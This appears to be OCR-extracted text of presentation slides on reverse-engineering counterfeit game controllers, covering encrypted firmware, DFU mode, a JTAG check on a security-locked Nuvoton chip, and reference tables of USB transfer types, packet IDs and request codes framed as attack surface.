
Same updater software as with Gator Claw

Notable difference: all firmware is encrypted

Arcade controller PCBs



[redacted] Instagram: [redacted]



PCB is very likely to match Gator Claw.

- 🔴 Main MCU
- 🟡 Probably 2nd MCU with secrets


Counterfeit DualShock 4 (from outside)

I finally received my parcel from Shenzhen


Tried one combo from update manuals.
Gamepad booted into DFU mode!


I already knew what I going to see inside…

Counterfeit DualShock 4 (view of main PCB)



Checking JTAG





Nuvoton NuMicro ICP Programming Tool 1.31 - M451 series

Status

Disconnect Chip Connected with Nu-Link-Pro (ID: 00000000)

Part No. M453RE6AE

Load File

LDROM File Name:

File not load.

APROM File Name:

: 0x 0

Data Flash File

Config Bits

Setting Con

istory >

File Data

LDROM APROM D ta Flash Info

● 8 bits
○ 16 bits
○ 32 bits

Refresh

Programming

☑ LDROM ☑ APROM ☑ Data Flash ☑ Config Options Start

Read 0%


NuMicro ICP Programming Tool

Target flash is in security lock mode.

Press "Yes" to try to erase the whole chip,
"No" to try to connect again,
"Cancel" to disconect.

Да Нет Отмена

USB (Universal Serial Bus)




Devices:

- Hub
- Human interface
- Printer
- Audio
- Mass storage

…

Data transfers types



Data Flow Types

Control Transfers

Configuration and implementation specific commands

All devices implement it at Endpoint 0

Bulk Transfers

Larger amounts of sequential data


Interrupt Transfers

A limited-latency data transfer to or from a device

Isochronous Transfers

Continuous and real-time stream of data

~~Data transfers types~~ Attack surface



Data Flow Types

Control Transfers

Configuration and implementation specific commands

All devices implement it at Endpoint 0

Bulk Transfers

Larger amounts of sequential data

Interrupt Transfers

A limited-latency data transfer to or from a device

Isochronous Transfers

Continuous and real-time stream of data

Optional & different format

USB protocol

Packet ID’s

Token:

- OUT
- IN
- SOF
- SETUP

Data:

- DATA0
- DATA1
- DATA2
- MDATA

Handshake:


- ACK
- NAK
- STALL
- NYET

Special:

- PRE
- ERR
- SPLIT
- PING
- Reserved

These packets are used to implement bulk, control, interrupt, and isochronous transfers

Example (control transfer):



SETUP DATA1 DATA0 … DATA0/1 ACK

SETUP packet

bmRequest Type	bRequest	wValue	wIndex	wLength
1 byte	*1 byte*	*2 bytes*	*2 bytes*	*2 bytes*

bmRequestType:

(BIT7) Data transfer direction:
0 = Host-to-device
1 = Device-to-host

(BIT6...5) Type:
00 = Standard
01 = Class
10 = Vendor
11 = Reserved

(BIT4...0) Recipient:
00000 = Device
00001 = Interface
00010 = Endpoint
00011 = Other
…….. = Reserved

wValue, wIndex:
Depends on bRequest

wLength:
Size of data

bRequest:
Depends on bmRequestType

bRequest

Standard

0	GET_STATUS
1	CLEAR_FEATURE
3	SET_FEATURE
5	SET_ADDRESS
6	GET_DESCRIPTOR
7	SET_DESCRIPTOR
8	GET_CONFIGURATION
9	SET_CONFIGURATION
10	GET_INTERFACE
11	SET_INTERFACE
12	SYNCH_FRAME

Class

HID Class-Specific Requests

1	GET_REPORT
2	GET_IDLE
3	GET_PROTOCOL
9	SET_REPORT
0xA	SET_IDLE
0xB	SET_PROTOCOL

Hub Class-Specific Requests

0	GET_STATUS
1	CLEAR_FEATURE
	…

Vendor

Vendor specific requests

